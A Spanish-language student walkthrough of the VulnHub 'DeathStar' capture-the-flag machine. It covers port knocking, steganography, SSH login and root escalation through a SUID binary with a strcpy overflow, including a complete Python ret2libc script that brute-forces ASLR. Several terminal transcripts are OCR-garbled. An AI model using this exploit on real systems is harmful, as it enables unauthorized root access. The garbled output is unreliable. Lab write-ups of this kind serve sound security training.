

# DeathStar CTF: VulnHub: Xavi Izquierdo ASIX2

#### primer paso:

arp-scan -l eth0 --localnet --ignoredups



descubrimos que los puertos estan filtrados por lo tanto usamos wireshark con la ip para ver trafico



descubrimos 2 mensajes 1 de ellos con el codigo "DS-1@OBS" si usamos echo con ese mensaje y lo dejamos en un txt y hacemos un tail pasamos toda la info a un archivo .txt

debemos pasarlo por base64 a otro archivo y lo abrimos en la web

y nos sale esta imagen donde nos da un codigo en formato de numero que tendremos en cuenta luego



usaremos el programa steghide para extraer la info mediante la steganografia vemos que para desbloquear el puerto es el 10110

ahora instalaremos un programa llamado knock para abrir el puerto susodicho y con el comando:

 knock 10.40.2.24(ip victima) 197 719 801 983 (codigo dado por la imagen mencionado antes) desbloquearemos el puerto

ahora mediante un nmap y el puerto en especifico veremos que esta abierto



ahora entraremos mediante ese puerto a SSH y vemos que nos da una pista de la contraseña, buscando su esposa se llama Lyra y murio el dia 13 si juntamos lyra13 BINGO tenemos la contraseña.



Para explotar más, sigamos adelante con el comando <u>buscar</u> para obtener los archivos que pertenezcan a SUID.

con el comando find encontramos superusuario y directorios.

```
Developed by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.
Glory to the Empire - Project Ds-1: Orbital Battle Station

Last login: Wed Feb. 713-04:23 2024 from 10.40 2.6
erso@deathSalri-$ who ami
erso@deathSalri-$ who ami
erso@deathSalri-$ cat warning.bt

Message from GALEN ERSO:
This is your chance. Destroy the plans of the Galactic Empire. I know that Lord Vader will not like this at all. But, this will be my chance for redemption. I hope you have enough knowledge to help destroy this new weapon.

Explore the system and get 'root access' to read the secret message located at '/root/message.but'.

Hackor fall!!

erso@deathSalri-$ is -iart
total 28
erso@deathSalri-$ is -iart
total 28
inver-re-- lerso erso 200 May 3 2020. bash_logout.
Invervorval rootroot: 9 May 3 2020. bash_logout.
Invervorval rootrootroo
```

y descubrimos un directorio oculto /bin/dartVader

```
erso@deathStar1:~$ cat cat.txt
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/screen
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/wall
/usr/bin/traceroute6.iputils
/usr/bin/mail-touchlock
/usr/bin/at
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/newgrp
/usr/bin/mail-lock
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/bsd-write
/usr/bin/mlocate
/usr/bin/mail-unlock
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/dotlockfile
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/utempter/utempter
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/su
/bin/ping6
/bin/fusermount
/bin/dartVader
/bin/umount
/bin/mount
```

### Comprobando el archivo.

```
erso@deathStar1:~$ ls -lah /bin/dartVader
-rwsr-xr-x1rootroot7.2K Nov 7 2019 /bin/dartVader
erso@deathStar1:~$
```

## Mensaje encontrado

```
erso@deathStart:/pins/ step of mess findmnt kill loginct mountpoint ntfs-3g ntfsinfo plansh bztp2 cpio dmesg findmnt kill loginct mountpoint ntfs-3g ntfsinfo plansh bztp2 cpio dmesg findmnt kill loginct mountpoint ntfs-3g ntfsinfo plansh bztp2 cpio dmesg findmnt kill loginct mountpoint ntfs-3g ntfsinfo plansh bztp2 pzipzrecover dartVader burning-in-container stty umount zdiff
burning-in-container stty umo
```

De hecho, insinuó que podría haber algo en este archivo, así que procedemos a descargarlo a través de SCP a nuestro sistema local con:

De hecho, insinuó que podría haber algo en este archivo, así que procedemos a descargarlo a través de SCP a nuestro sistema local con:

scp -P 10110 -q erso@192.168.44.133:/bin/dartVader /root

Después de la descarga seguimos adelante para observar este archivo.

```
[root@kali]=[/home/xaviizq]
#scp -P 10110 -q erso@10.40.2.24: dartVader /root
erso@10.40.2.24' password:
[root@kali]=[/ >me/xaviizq]
```

```
#apt install gdb
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
baseS8 debugedit faraday-agent-dispatcher girl.2-vte-2.91 greenbone-feed-sync gymd gymd-common libdit2 libev4 libfsverity0 libgym22 libhiredis0.14 libmosquitto1 libpaho-mqtt1.3 libradcil4 librpmbuild9
librpmsign9 mosquitto notus-scanner nsis nsis-common openvas-scanner ospd-openvas pg-gym pgcli python-tinycss2-common python3-alembic python3-ampi python3-apispec python3-apispec
```

instalamos el paquete gdb y hacemos gdb ./dartVader

ponemos disassemble main para saber que el archivo es de tipo elfo y debe verificarse usando gdb binario

```
[root@kali - [/home/xaviizq]
     #cd /root/
   [root@kali|-[~]
     #gdb ./dartVader
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<a href="https://www.gnu.org/software/gdb/bugs/">https://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
 <a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/</a>
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./dartVader...
(No debugging symbols found in ./dartVader)
(qdb) disassemble main
Dump of assembler code for function main:
 0x0804844d <+0>: push %ebp
 0x0804844e <+1>: mov %
 0x08048450 <+3>: and $0xfffffff0,%esp
0x08048453 <+6>: \sub \$0x50,\%e
 0x08048456 <+9>: cmpl $0x1,0x8(%ebp)
 0x0804845a <+13>: jne 0x8048470 <main+35>
 0x08( 1845c <+15>: movl $0x8048520,0x4(%esp)
0x08048464 <+23>: movl $0x1,(%esp)
 0x0804846b <+30>: call 0x8048340 <errx@plt>
0x08048470 <+35>: mov 0xc(%ebp),%e
 0x08048473 <+38>: add $0x4,%
0x08048476 <+41>: mov (%eax),%eax
0x08048478 <+43>: mov %eax,0x4(%
 0x0804847c <+47>: lea 0x10(%
 0x08048480 <+51>: mov %eax,(%
 0x08048483 <+54>: call 0x8048310 <strcpy@plt>
 0x08048488 <+59>: leave
 0x08048489 <+60>: ret
End of assembler dump.
(gdb)
```

Encontré las siguientes observaciones:

Pequeña aplicación que busca un argumento de línea de comando. Si no se proporcionó ninguno, muestra el mensaje; de lo contrario, lo omite.

Luego realizará un strcpy con el argumento de la línea de comando como entrada. Señalando un desbordamiento del búfer. Pero sigamos adelante.

Continuamos instalando la utilidad <u>scanelf</u> y comprobando qué puede hacer el archivo.

pero antes instalamos esta herramienta

```
[]-[root@kali]-[~
     #apt install pax-utils
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
base58 debugedit faraday-agent-dispatcher gir1.2-vte-2.91 greenbone-feed-sync gvmd gvmd-common libdlt2 libev4 libfsverity(
librpmsign9 mosquitto notus-scanner nsis nsis-common openvas-scanner ospd-openvas pg-gvm pgcli python-tinycss2-commo
python3-arrow python3-autobahn python3-base58 python3-billiard python3-bleach python3-bottle python3-cbor python3-cel
python3-configobj python3-cvss python3-django python3-email-validator python3-ephem python3-faraday-agent-parameters
python3-flask-celery-helper python3-flask-classful python3-flask-kvsession python3-flask-limiter python3-flask-login python3-
python3-flatbuffers python3-gevent python3-gevent-websocket python3-gnupg python3-gvm python3-html2text python3-hup
python3-memcache python3-mnemonic python3-nplusone python3-ordered-set python3-paho-mqtt python3-pendulum pytho
python3-psycopg python3-py-sneakers python3-pycparser python3-pyotp python3-pyqrcode python3-pyramid python3-pytda
python3-slugify python3-snappy python3-spinners python3-sqlalchemy-schemadisplay python3-sqlparse python3-status pytho
python3-txaio python3-u-msgpack python3-ubjson python3-unidecode python3-validators python3-venusian python3-vine pyth
python3-zope.event rpm zsh-common
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
python3-pyelftools
Paquetes sugeridos:
```

```
#scanelf -e dartVader| grep ET_EXEC

ET_EXEC RW- R-- RW- dartVader

[root@kali]-[~]

#
```

Se encontró una pila no ejecutable.

Entonces esto puso las cosas un poco de mal humor. Casi me sentí frustrado por seguir adelante, pero de alguna manera pensé en seguir adelante.

Así que seguí modificando mi SSH para ver si podía encontrar algo.

Comprobando los archivos del sistema del kernel

Entonces me encontré con el término <u>ASLR</u>. Con suerte , <u>Reddit</u> donde <u>Ox1ceb00da1</u> proporciona información valiosa sobre ASLR y explotación binaria.

Entonces, primero encontramos el desplazamiento, que es el número de bytes que tenemos que llenar antes de sobrescribir un puntero de instrucción. Muchos scripts sobre metasploit.

```
reotici: # /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa@Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab@Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac@Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad@Ad1Ad2A
reotici: # ./da
daq-2.0.6/ dartVader
reotici: # ./dattVader Aa@Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab@Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac@Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad@Ad1Ad2A
Segmentation fault
reotici: # dmesg | tail
[ 866.814455] platform regulatory.0: firmware: direct-loading firmware regulatory.db.p7s
[ 959.133736] perf: interrupt took too long (3985 > 3967), lowering kernel.perf_event_max_sample_rate to 50000
[ 1713.732460] perf: interrupt took too long (5055 > 4981), lowering kernel.perf_event_max_sample_rate to 39500
[ 2627.504778] perf: interrupt took too long (6340 > 6318), lowering kernel.perf_event_max_sample_rate to 31500
[ 3273.778125] perf: interrupt took too long (7925 > 7925), lowering kernel.perf_event_max_sample_rate to 20000
[ 6734.677609] perf: interrupt took too long (7922 > 9907), lowering kernel.perf_event_max_sample_rate to 20000
[ 10263.053172] perf: interrupt took too long (12425 > 12415), lowering kernel.perf_event_max_sample_rate to 20000
[ 12185.095849] dartVader[5416]: segfault at 63413563 ip 00000000063413563 sp 000000000ffa0f680 error 14 in libc-2.30.so[f7d67000+1d000]
[ 12185.095867] Code: Bad RIP value.
```

Lo siguiente es conocer la dirección de memoria de la biblioteca libc. Esto se puede hacer ejecutando ldd para nuestra aplicación. Observamos los cambios de direcciones, pero no son tan diferentes, e incluso en ocasiones se utilizan las mismas direcciones de memoria. Entonces la fuerza bruta es posible. Y también, necesitamos la ubicación de la salida, el sistema y la cadena /bin/sh dentro de la biblioteca libc, simplista Privado y inicio de libc

```
erso@deathStar1:/bin$ cd /proc/sys/kernel/
erso@deathStar1:/proc/sys/kernel$ cat randomize_va_space
erso@deathStar1:/proc/sys/kernel$ readelf -a /lib/i386-linux-qnu/libc.so.6 | qrep system
243: 0011b8a0 73 FUNC GLOBAL DEFAULT 12 svcerr_systemerr@@GLIBC_2.0 620: 00040310 56 FUNC GLOBAL DEFAULT 12 __libc_system@@GLIBC_PRIVATE 1443: 00040310 56 FUNC WEAK DEFAULT 12 system@@GLIBC_2.0 erso@deathStar1:/proc/sys/kernel$ strings -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
erso@deathStar1:/proc/sys/kernel$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep exit
[25] __libc_atexit PROGBITS 001ab254 1aa254 000004 00 WA 0 0 4
 03 .tdata .init_array __libc_subfreeres __libc_atexit __libc_thread_subfreeres .data.rel.ro .dynamic .got .got.plt .data .bss
 09 .tdata.init_array__libc_subfreeres__libc_atexit__libc_thread_subfreeres.data.rel.ro.dynamic.got
001aceec 00056406 R_386_GLOB_DAT 001ad204 argp_err_exit_status 001acfa4 00082a06 R_386_GLOB_DAT 001ad154 obstack_exit_failure
 111: 00033690 58 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@@GLIBC_2.10
 139: 00033260 45 FUNC GLOBAL DEFAULT 12 exit@@GLIBC_2.0
 446: 000336d0 268 FUNC GLOBAL DEFAULT 12 __cxa_thread_atexit_impl@@GLIBC_2.18
 554: 000b8634 24 FUNC GLOBAL DEFAULT 12 _exit@@GLIBC_2.0 609: 0011e780 56 FUNC GLOBAL DEFAULT 12 svc_exit@@GLIBC_2.0
 645: 00033660 45 FUNC GLOBAL DEFAULT 12 quick_exit@@GLIBC_2.10
 868: 00033490 84 FUNC GLOBAL DEFAULT 12 __cxa_atexit@@GLIBC_2.1.3
 1037: 00128ce0 60 FUNC GLOBAL DEFAULT 12 atexit@GL<u>IBC 2.0</u>
1380: 001ad204 4 OBJECT GLOBAL DEFAULT 31 argp_err_exit_status@@GLIBC_2.1 1492: 000fb610 62 FUNC GLOBAL DEFAULT 12 pthread_exit@@GLIBC_2.0
 2090: 001ad154 4 OBJECT GLOBAL DEFAULT 31 obstack_exit_failure@@GLIBC_2.0
2243: 00033290 77 FUNC WEAK DEFAULT 12 on_exit@@GLIBC_2.0
 2386: 000fc180 2 FUNC GLOBAL DEFAULT 12 __cyg_profile_func_exit@@GLIBC_2.2
erso@deathStar1:/proc/sys/kernel$|
```

# Valores de compensación

#### Desplazamiento de cola y coincidencia

Luego sigo adelante con el script que obtuve en reddit. ("Exploit para ASLR de fuerza bruta")

```
Archivo Acciones Editar Vista Ayuda
                                                   scriptdeathstar.py
GNU nano 7.2
from subprocess import call
from struct import pack
junk = "A"*76
libc = 0XB75C1000
system = pack("I",libc+0x40310)
exit = pack("I",libc+0x33260)
sh = pack("I",libc+0x162d4c)
payload = junk + system + exit + sh
for iin range (512):
   printi
   ret=call(["/bin/dartVader",payload])
   if (not ret):
          print "**********
          break
   else:
      print "Exploit failed!"
```

Entonces copio esto a través de SCP a la máquina.



ahora vamos a /tmp en erso y ejecutamos el script con python y el nombre del script

erso@deathStar1:/tmp\$ py	thon scriptdeathstar.py
o Fortims Kall Nethuri	لأوطاون والمستق فسي
Exploit failed!	
1	Devoloped by Galen Walton Erso
Exploit failed!	System's user: erso
2	Pass Hint: My wife's first name plus the
Exploit failed!	
3	Glory to the Empire - Project DS-1: Orb
Exploit failed!	
4	
Exploit failed!	erso@10.40.2.24' password:
5	scriptdeathstar.py
Exploit failed!	root@kali -[/home/xaviizq/Escritor
6	#nano script
Exploit failed!	root@kali //home/xaviizq/Escritor
7	#nano scriptdeathstar.
Exploit failed!	root@kali //home/xaviizq/Escritor
8	#nano scriptdeathstar.py
Exploit failed!	root@kali /home/xaviizq/Escritor
9	#nano scriptdeathstar.py
Exploit failed!	root@kall [/nome/xaviizq/Escritor
10	#Scp -P IVIIU scriptdeathstar.py
Exploit failed!	
11 Evaloit failed I	
Exploit failed! 12	
Exploit failed!	
13	
Exploit failed!	والمراجع والمستقل والمستقل
14	
Exploit failed!	Devoloped by Galen Walton Erso
15	System's user: erso
Exploit failed!	Pass Hint: My wife's first name plus the
16	
Exploit failed!	Glory to the Empire - Project DS-1: Orb
17	
Exploit failed!	
18	erso@10.40.2.24' password:
Exploit failed!	scriptdeathstar.py
19	root@kali[/home/xaviizg/Escritor
Exploit failed!	#nano scriptdeathstar.py
20	

BINGO con whoami seremos root

```
dartVader: :3215902720: �Ö!: Assertion `' failed.
Exploit failed!
21
Exploit failed!
22
Exploit failed!
23
Exploit failed!
24
Exploit failed!
25
Exploit failed!
26
# whoami
root
# |
```

vamos a /root y tenemos mensaaje con un cat BINGO tenemos la flag.

```
#whoami
root
#cd/root
# ls
message.txt
# cat message.txt
Art by Shanaka Dias
        .==.
        ()"()-.
         ;--;/
    _--==|'-''' \'...;
  |__||=[| ·'
snd /___\ /___\
Congratulations!!
You helped me destroy the empire's weapon.
If you had fun, love to get your feedback.
Send me a tweet @mrhenrike ;)
Until the next VM and "May the force be with you".
```

YA ESTARIA LA MAQUINA ACABADA.